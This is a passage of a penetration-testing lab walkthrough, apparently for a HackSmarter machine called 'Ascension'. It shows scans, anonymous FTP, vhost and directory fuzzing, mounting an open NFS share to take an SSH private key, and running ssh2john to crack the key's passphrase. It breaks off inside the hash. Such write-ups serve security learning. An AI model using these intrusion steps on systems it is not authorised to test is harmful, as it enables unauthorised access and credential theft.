


Ascension



```
(karthik@ vbox) - [~/HackSmarter/Ascension]
$ rustscan -a 10.1.255.85 -- -A
RUSTSCAN
The Modern Day Port Scanner.
: http://discord.skerritt.blog
: https://github.com/RustScan/RustScan
I don't always scan ports, but when I do, I prefer RustScan.
[~] The config file is expected to be at "/home/karthik/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.1.255.85:21
Open 10.1.255.85:22
Open 10.1.255.85:80
Open 10.1.255.85:111
Open 10.1.255.85:2049
Open 10.1.255.85:35499
Open 10.1.255.85:44489
Open 10.1.255.85:54701
Open 10.1.255.85:59193
Open 10.1.255.85:60321
[~] Starting Script(s)
[+] Running script "nmap -vv -p {{port}} -{{ipversion}} {{ip}} -A" on ip 10.1.255.85
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 07:43 IST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:43
Completed NSE at 07:43, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:43
Completed NSE at 07:43, 0.00s elapsed
```

21/tcp open ftp syn-ack ttl 62 vsftpd 3.0.5

| ftp-syst:

| STAT:

| FTP server status:

| Connected to 10.0.0.247

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| At session startup, client count was 3

| vsFTPD 3.0.5 - secure, fast, stable

|_End of status

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_rw-r--r-- 1 0 0 202 Sep 21 00:04 pwlist.txt

22/tcp open ssh syn-ack ttl 62 OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 256 c3:d9:1a:e3:6c:52:c2:1f:0f:57:09:a6:f5:5f:04:da (ECDSA)

```
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMeBAFWJtezO
CXWhXlpLZirGQaHhC5PM6BTueEBz/eRiQhdWeMhyMI9UiXIEEUHUSPtLP4SW5VhDf
6bzbUGDs18=
| 256 e9:2b:c4:e6:2a:6d:1b:d9:6e:a5:2b:b4:dd:ba:6c:60 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1IZDI1NTE5AAAAIGhf8Nh3KSNn43pWdlyfjZdB35FSPmyPRKrEUFvNab
aD
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
111/tcp  open  rpcbind  syn-ack ttl 62 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4    111/tcp  rpcbind
| 100000 2,3,4    111/udp  rpcbind
| 100000 3,4       111/tcp6 rpcbind
| 100000 3,4       111/udp6 rpcbind
| 100003 3,4       2049/tcp  nfs
| 100003 3,4       2049/tcp6 nfs
| 100005 1,2,3     37916/udp6 mountd
| 100005 1,2,3     50625/udp  mountd
| 100005 1,2,3     59193/tcp  mountd
| 100005 1,2,3     60365/tcp6 mountd
| 100021 1,3,4     33981/tcp6 nlockmgr
| 100021 1,3,4     44489/tcp  nlockmgr
| 100021 1,3,4     46694/udp6 nlockmgr
| 100021 1,3,4     57065/udp  nlockmgr
| 100024 1         42017/tcp6 status
| 100024 1         43215/udp  status
| 100024 1         46195/udp6 status
| 100024 1         54701/tcp  status
| 100227 3         2049/tcp  nfs_acl
|_ 100227 3         2049/tcp6 nfs_acl
2049/tcp open  nfs_acl  syn-ack ttl 62 3 (RPC #100227)
35499/tcp open  mountd   syn-ack ttl 62 1-3 (RPC #100005)
44489/tcp open  nlockmgr syn-ack ttl 62 1-4 (RPC #100021)
54701/tcp open  status   syn-ack ttl 62 1 (RPC #100024)
```

59193/tcp open mountd syn-ack ttl 62 1-3 (RPC #100005)


60321/tcp open mountd syn-ack ttl 62 1-3 (RPC #100005)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

FTP(21)

→ Anonymous access is enabled, and we were able to download the pwlist.txt file.



```
karthik@vbox: ~/HackSmarter/Ascension
Session Actions Edit View Help
Initiating NSE at 07:44
Completed NSE at 07:44, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.64 seconds
Raw packets sent: 51 (3.078KB) | Rcvd: 38 (2.342KB)

(karthik@vbox)~[/HackSmarter/Ascension]
$ ftp anonymous@ascension.hsm
Connected to ascension.hsm.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||41041|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 202 Sep 21 00:04 pwlist.txt
226 Directory send OK.
ftp> get pwlist.txt
local: pwlist.txt remote: pwlist.txt
229 Entering Extended Passive Mode (|||31735|)
150 Opening BINARY mode data connection for pwlist.txt (202 bytes).
100% |*****| 202 2.43 MiB/s 00:00 ETA
226 Transfer complete.
202 bytes received in 00:00 (0.33 KiB/s)
ftp> put pwlist.txt
local: pwlist.txt remote: pwlist.txt
229 Entering Extended Passive Mode (|||6356|)
550 Permission denied.
ftp>
ftp> exit
221 Goodbye.

(karthik@vbox)~[/HackSmarter/Ascension]
$
```

→ The pwlist.txt is literally just a file with some common passwords.

→Let's keep this in mind if anything requires bruteforcing.

SSH(22)

→ I told many times when it comes to SSH that whether it is password based authentication or key based authentication is enabled. If password based authentication is enabled, this is something you report on pentesting to your client, it wouldn't be more high but high informational or low. But security best practices is only with key based authentication because password based can eventually be bruteforced or password sprayed.

→ Let's check if password based authentication is enabled or not.

```
(karthik@vbox)-[~/HackSmarter/Ascension]
```

```
$ ssh root@ascension.hsm
```

The authenticity of host 'ascension.hsm (10.1.255.85)' can't be established.

ED25519 key fingerprint is

SHA256:yC1k0M87S0wud5N/1QkwAc9wr3ch9cd936RLhPJgJ/c.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added 'ascension.hsm' (ED25519) to the list of known hosts.

root@ascension.hsm: Permission denied (publickey).


→ We can see we got denied, that is strength to the client not for us, which means they are using key based authentication.

→ As a pentester, we show both strengths and weaknesses in the report.

HTTP(80)

→ This is a relatively up to date apache 2.4.58, i think there are no zero days.

1) Dirsearch : to find any hidden directories



```
karthik@vbox: ~/HackSmarter/Ascension
$ dirsearch -u http://ascension.hsm
dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11468
Output File: /home/karthik/HackSmarter/Ascension/reports/http_ascension.hsm/25-10-02_08-22-05.txt
Target: http://ascension.hsm/

[08:22:05] Starting!
[08:22:28] 403 - 2768 - /.ht_wsr.txt
[08:22:29] 403 - 2768 - /.htaccess.bak1
[08:22:29] 403 - 2768 - /.htaccess.orig
[08:22:29] 403 - 2768 - /.htaccess.sample
[08:22:29] 403 - 2768 - /.htaccess.sc
[08:22:29] 403 - 2768 - /.htaccessOLD
[08:22:29] 403 - 2768 - /.htaccess
[08:22:29] 403 - 2768 - /.htpasswd.test
[08:22:29] 403 - 2768 - /.htpasswd
[08:22:35] 403 - 2768 - /.php
[08:24:02] 200 - 48 - /wp-admin/login/
[08:24:13] 200 - 7428 - /license.txt
[08:24:43] 200 - 3268 - /readme.html
[08:24:48] 403 - 2768 - /server-status/
[08:24:48] 403 - 2768 - /wp-admin/
[08:25:14] 200 - 5178 - /wp-admin/admin-ajax.php
[08:25:14] 200 - 48 - /wp-admin/install.php
[08:25:14] 200 - 48 - /wp-config.php
[08:25:14] 200 - 2158 - /wp-content/
[08:25:14] 200 - 88 - /wp-content/
[08:25:14] 200 - 3268 - /wp-content/plugins/akismet/akismet.php
[08:25:15] 200 - 848 - /wp-content/plugins/hello.php
[08:25:15] 200 - 88 - /wp-includes/
[08:25:15] 200 - 3288 - /wp-includes/
[08:25:15] 200 - 88 - /wp-includes/css-functions.php
[08:25:15] 200 - 648 - /wp-includes/
[08:25:15] 200 - 48 - /wp-login.php
[08:25:15] 200 - 48 - /wp-settings.php
[08:25:15] 200 - 48 - /wp-xmlrpc.php
```

2) Vhost:

```
karthik@vbox: ~/HackSmarter/Ascension
$ ~/offensivesecurity/vhost-fuzzer.sh ascension.hsm /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://ascension.hsm 10671


v2.1.0-dev

:: Method      : GET
:: URL         : http://ascension.hsm
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Header      : User-Agent: PENTEST
:: Header      : Host: FUZZ.ascension.hsm
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 10671

cntnscr1070000033cnt [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 330ms]
[WARN] Caught keyboard interrupt (Ctrl-C)

karthik@vbox: ~/HackSmarter/Ascension
$
```

- Website functionality:
- *) Apache2 default page
 - *) seems to be hosting some type of wordpress instance
 - *) Directory listing is enabled.



Name	Last modified	Size	Description
Parent Directory		-	
ID3/	2023-10-20 13:29	-	
IXR/	2024-09-18 18:04	-	
PHPMailer/	2024-12-03 15:22	-	
Requests/	2024-03-25 12:23	-	
SimplePie/	2024-09-30 23:27	-	
Text/	2024-09-27 18:19	-	
admin-bar.php	2025-04-28 15:12	36K	
assets/	2025-07-08 13:02	-	
atomlib.php	2024-09-18 21:20	12K	
author-template.php	2023-05-14 17:58	19K	
block-bindings.php	2024-06-12 12:44	5.5K	
block-bindings/	2024-03-04 14:08	-	
block-editor.php	2025-03-17 13:03	28K	
block-i18n.json	2021-08-11 09:08	316	
block-patterns.php	2024-11-29 22:46	13K	
block-patterns/	2024-09-13 05:37	-	
block-supports/	2025-03-18 12:43	-	
block-template-utils.php	2025-03-07 17:55	60K	
block-template.php	2025-03-18 22:08	15K	
blocks.php	2025-07-08 09:01	110K	
blocks/	2024-10-03 00:25	-	
bookmark-template.php	2025-03-19 23:15	12K	
bookmark.php	2024-03-23 14:20	15K	
cache-compact.php	2022-10-10 18:22	5.8K	
cache.php	2022-10-10 18:22	13K	

```
karthik@vbox: ~/HackSmarter/Ascension
$ wpscan -h

  W P S C a n
WordPress Security Scanner by the WPScan Team
Version 3.8.28

 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Usage: wpscan [options]
    -url URL
        The URL of the blog to scan
        Allowed Protocols: http, https
        Default Protocol if none provided: http
        This option is mandatory unless update or help or hh or version is/are supplied
    -h, --help
        Display the simple help and exit
    -hh
        Display the full help and exit
    -version
        Display the version and exit
    -v, --verbose
        Verbose mode
    --[no-]banner
        Whether or not to display the banner
        Default: true
    -o, --output FILE
        Output to FILE
    -f, --format FORMAT
        Output results in the format supplied
        Available choices: cli-no-colour, cli-no-color, json, cli
        Default: mixed
    --detection-mode MODE
        Available choices: mixed, passive, aggressive
    --user-agent, --ua VALUE
```

→ This is wordpress scanner is like nmap scan, i use for wordpress website, let's try on this.

```
karthik@vbox: ~/HackSmarter/Ascension
$ wpscan --help

-U, --usernames LIST
    List of usernames to use during the password attack.
    Examples: 'a1', 'a1,a2,a3', '/tmp/a.txt'
--multicall-max-passwords MAX_PWD
    Maximum number of passwords to send by request with XMLRPC multicall
    Default: 500
--password-attack ATTACK
    Force the supplied attack to be used rather than automatically determining one.
    Multicall will only work against WP < 4.4
    Available choices: wp-login, xmlrpc, xmlrpc-multicall
--login-uri URI
    The URI of the login page if different from /wp-login.php
--stealthy
    Alias for --random-user-agent --detection-mode passive --plugins-version-detection passive

[!] To see full list of options use --hh.

karthik@vbox: ~/HackSmarter/Ascension
$ wpscan --url http://ascension.hsm

  W P S C a n
WordPress Security Scanner by the WPScan Team
Version 3.8.28


 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[!] Updating the Database ...
[!] Update completed.

Scan Aborted: The remote website is up, but does not seem to be running WordPress.
```

→ You can see it is saying that it does not seem to be running wordpress but we saw wordpress, this might be a rabbit hole for us.

→ A key note: I don't think wordpress is fully running, we tried to scan with wpscan but it didn't detect a wordpress working instance.



→ This is also a finding to show on a report, you don't want the default page is being exposed. When you see a default page in pentesting, it's always worth to do directory bruteforce attacks. Mostly there is a chance of dev directory hidden

NFS/shares(111)

111/tcp open rpcbind syn-ack ttl 62 2-4 (RPC #100000)

| rpcinfo:

	program	version	port/proto	service
	100000	2,3,4	111/tcp	rpcbind
	100000	2,3,4	111/udp	rpcbind
	100000	3,4	111/tcp6	rpcbind
	100000	3,4	111/udp6	rpcbind
	100003	3,4	2049/tcp	nfs
	100003	3,4	2049/tcp6	nfs
	100005	1,2,3	37916/udp6	mountd
	100005	1,2,3	50625/udp	mountd
	100005	1,2,3	59193/tcp	mountd
	100005	1,2,3	60365/tcp6	mountd
	100021	1,3,4	33981/tcp6	nlockmgr
	100021	1,3,4	44489/tcp	nlockmgr
	100021	1,3,4	46694/udp6	nlockmgr
	100021	1,3,4	57065/udp	nlockmgr
	100024	1	42017/tcp6	status
	100024	1	43215/udp	status

→ We found a mountable share

```
(karthik@vbox)-[~/HackSmarter/Ascension]
$ showmount -e ascension.hsm
Export list for ascension.hsm:
/srv/nfs/user1 *
```

→ mounting the share

```
(karthik@vbox)-[~/HackSmarter/Ascension]
$ sudo mkdir /mnt/ascension

(karthik@vbox)-[~/HackSmarter/Ascension]
$ mount -t nfs [-o vers=2] ascension.hsm:/srv/nfs/user1 /mnt/ascension -o nolock
zsh: bad pattern: [-o

(karthik@vbox)-[~/HackSmarter/Ascension]
$ mount -t nfs -o vers=2 ascension.hsm:/srv/nfs/user1 /mnt/ascension -o nolock
mount.nfs: mount point /mnt/ascension does not exist

(karthik@vbox)-[~/HackSmarter/Ascension]
$ sudo mount -t nfs -o vers=3 ascension.hsm:/srv/nfs/user1 /mnt/ascension -o nolock
mount.nfs: mount point /mnt/ascension does not exist

(karthik@vbox)-[~/HackSmarter/Ascension]
$ ls
pwnlist.txt  reports  vhost-fuzzer.sh

(karthik@vbox)-[~/HackSmarter/Ascension]
$ sudo mount -t nfs -o vers=3 ascension.hsm:/srv/nfs/user1 /mnt/ascension -o nolock

(karthik@vbox)-[~/HackSmarter/Ascension]
$ cd /mnt

(karthik@vbox)-[/mnt]
$ ls
ascension  dev

(karthik@vbox)-[/mnt]
$ cd ascension

(karthik@vbox)-[/mnt/ascension]
$
```

```
(karthik@vbox)-[/mnt/ascension]
$ ls
id_rsa  id_rsa.pub
```

→ This gave us a private and public key.

```
(karthik@vbox)-[~/HackSmarter/Ascension]
$ ls
id_rsa  id_rsa.pub  pwnlist.txt  reports  vhost-fuzzer.sh

(karthik@vbox)-[~/HackSmarter/Ascension]
$ chmod id_rsa
chmod: missing operand after 'id_rsa'
Try 'chmod --help' for more information.

(karthik@vbox)-[~/HackSmarter/Ascension]
$ chmod 600 id_rsa

(karthik@vbox)-[~/HackSmarter/Ascension]
$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQM+ew08ndVI6aGrld5PZLbgK3Z+5n010UQthrm1q/HHdv9C7MyqYYMcqxWpe1+I0mWYV0U45I9CJ58171QP5dZ2QqQqZ64ueqChRST0w5QbYD1RaYct1bj
MCLyZ2psf506Mujt1f1cDH560ZPd/0/t1tqX+9TDWQC99xGaGsak00il05ZhKAv8J37paITRR0ne7cSjG2+Qe8M0JSSnHGmIe5GnQ1PXpqilPcD8Jm4t4IVCqCXf1Naz/nT94ZjTyywDuzovbVto9bxQYzrhy
gjqdiVaVhxbfVH61W+B3g+cRKjuahpPrH5yU7XX09ikHRgQ760z5k0t9hv63wY2gUQxWtK7eh0G1K8m7gCDFw4eEvPFsWkWCbl/tWIfdmnUGKCsU13Zb1dEJUQLW49A8DCuD6dx7w4pwsn+1Tq0vVMpBqR4k
df3LGr0thlgB+5LJ9jtcFKAsbeNoqFGhdqBomN3/ReKjjixts6deTRconUSXBb4Ua7x8PxtzS2TuXjk= user1@ip-10-1-25-146

(karthik@vbox)-[~/HackSmarter/Ascension]
```

→ remember when we talk about SSH, we want to see if password based authentication or key based authentication is enabled, well we said it is good if key

based authentication is enabled which means for a user to connect to that SSH, you need a private key that corresponds to a public key on the host machine, well this id_rsa key is private key, you don't want other users have id_rsa key.

```
(karthik@vbox)-[~/HackSmarter/Ascension]
$ ssh user1@ascension.hsm -i id_rsa
The authenticity of host 'ascension.hsm (10.0.25.216)' can't be established.
ED25519 key fingerprint is SHA256:HksBRDXHakxsNjqmvoH9ZsTX8lTjn007hYb62Wh4q8E.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ascension.hsm' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
```

- OMG! This is more secure than we think, it is asking for a passphrase.
- The id_rsa key is protected by a passphrase.
- So, johntheripper is able to take an ssh key and kind of spit out a hash that then can be cracked if it's found in rockyou.txt file.

Cracking the passphrase with John

```
(karthik@vbox)-[~/HackSmarter/Ascension]
$ ssh2john id_rsa
id_rsa:$sshng$6$16$8f7383d1c28611c9ecf07874249a56ca$1910$6f70656e7373682d6b65792d763100000000a6165733235362d6374720000000662637279704000001800000108f7383d1c28611c9ecf07874249a56ca000000180000000197000000077373682d727361000000030100010000018100cf9ec34f2775523a686ae57793d92db80add9fb99ce974510b61ae69b5abf1c776f42ecccaae61831cab15a97b5f883a659854e538e48f42279f25ef540fe5d67642a42a67ae2aa0a14524f4c3941b6038916980add5b8cc0a5c99da9b1fe74e8cba3b757f57031d2eb464f77f7d3fb75b6a5fef530d6402f7dc46686b1a90e3a2974e5984a02ff09dfba5a22d451d277bb7128c6db4e1ef0c3894929c71a621ee469d0d4f5e9aa22cf703f099b8b782150aa09717535acff9d3f786634f2cb0ee68dbb56da3d6f1418ceb872823a9d8959688716df547eb55be07783711923b9a8693b1f9c94ed75cef6290746043be8ecf9934b7d86feb7c18660510c56b4aede8741a59019bb8020dfc38784bcf16c5a45826e5fed5887dd9a6506282b14d7765bd5d1095102d6e3d03c0dc8b3e9dc7bc38a70b27fb54ead2855532906a47891d7f72c6af496196007ee6527d8ed705280b1b78da2a146843a81a26377f7d178a8e38b1b6ce9d79345ca275125c16f851aef10bc3d7b734b34ee5e3900000590e124a2c02da5e5f52192a9711e7486b2904f73f048419faeb2f15f0972b6388cf929df5116f377d46fe8f1d16ad80b32b56e42ac65be64dc95259a96eb38674dcda6c50074aa42a7992c3bdc47fe11eb8b65885ae478d25f03b3f8dbb99ac84d6534902b008b0d96d242043a5e9864c1cf4c3ee7257e9de4eb7161b9694b5641bbcab8e59467916970b9ad636a62e9945d55a35fcb97f5d20c86d71e307c959aab11762538f22fbc3fe2510b7f78b7256e1442ca74dcda5088502c18f92e239c75ec63010756c69a1f8e3f593c383aa7a8edfaae4b7c01fdd050bf141a307c4ea347d98d9f8eaf9181499bae5ab22afb2f11c7e9d917c2c27f09b491dcf496f872cab337d632feb56ade11fd1731c9d9d2fbce8421d16b17a657d506f7b3a0ffc04eb6e8e2f7c38a338e2ca90d5a31a011aa90483de876d851c8a6526cb7675e4de6ef5238f3e2b926002db8527185be15ef1d3b2bb983e2d79542529c50f84ae3ebc54119b7f5c802dcface9f09eab8bb77c4e8640859ec9ebf5fbdcc04009e7f28cc88377e95a80dd4b8886a59d04cda1e44c98c83f3c8211bce0c5f20398cdc55c6b4689e989a10d09304c3169e7b4f8a00102180cab4c4060ae9ac97d0da2bc8773e16dba2848bae417248da27b031df543745d7bcc65aa249b424795f4d3e0ec76fdd40141fd0fb4f8d5ab7d1a222588a337c8bba1d093dc8f3383ec7dccc7f7b56c62a5d5be16e4a41514ca0b397dfeef6d50b1d8551303bb4e5e412310c9dfe26ab30ba8b56bbe02604d627d61be8b82c96fcac5d9da2eea4517af8ce8713f7ed54fe446026d0b361b3774113161e2b0457f05f1f158286a658b7d22f474b87fe4605f84e08938d83320f4add83802f737b071691d1b0bffa7e0452b73398360532b45337b5409951fe55ff3a56f4a203fd6f6fae2d9db038cfbf898cd16f4d12dab9e8cf89d243bc10fe22977a260c0ea6250996d9cbcc66a3bda14878f116a5647c8d68993ea6ea018f97d7cbebee1ecf25a6eb69535b67f362a51f28f21ead49b72092a637b0b01b389f1dcae9f5e76e5b5fa36389bbcc71073894417022e8279cf3cdd3235b200d3230e3ea85a4124ac392e972828e536490ae3fe608f17424239a96b822bf1a935d4eb50e8056e66b9c5d5ea8cfff7834252f7b0bfb86c727894c2d7bbcf8853bd5dd4d352426ed9dc4e2abaa40658610596b876528956d9b283a6ae4be916b4d4e4fea105a88f24093b2990a9677a7016de47ba5c6c9c062d6cf0a41dcb2ae2e2f3a9ab4859c1e93a50a024b9137984dc78828fb4b590a09103c2b3f03e4352d5dd61cb9d311f8dd608ef693006ce5844b0f2c670de54977a914cda342e3c1c50e98c35d59f3ce3d55b9b9bfe19e4d3e19876c1e8c20b8f7293307fe662f5e449d7cf59f3b85a2dbd77d7d98e30d04d7674cd6ca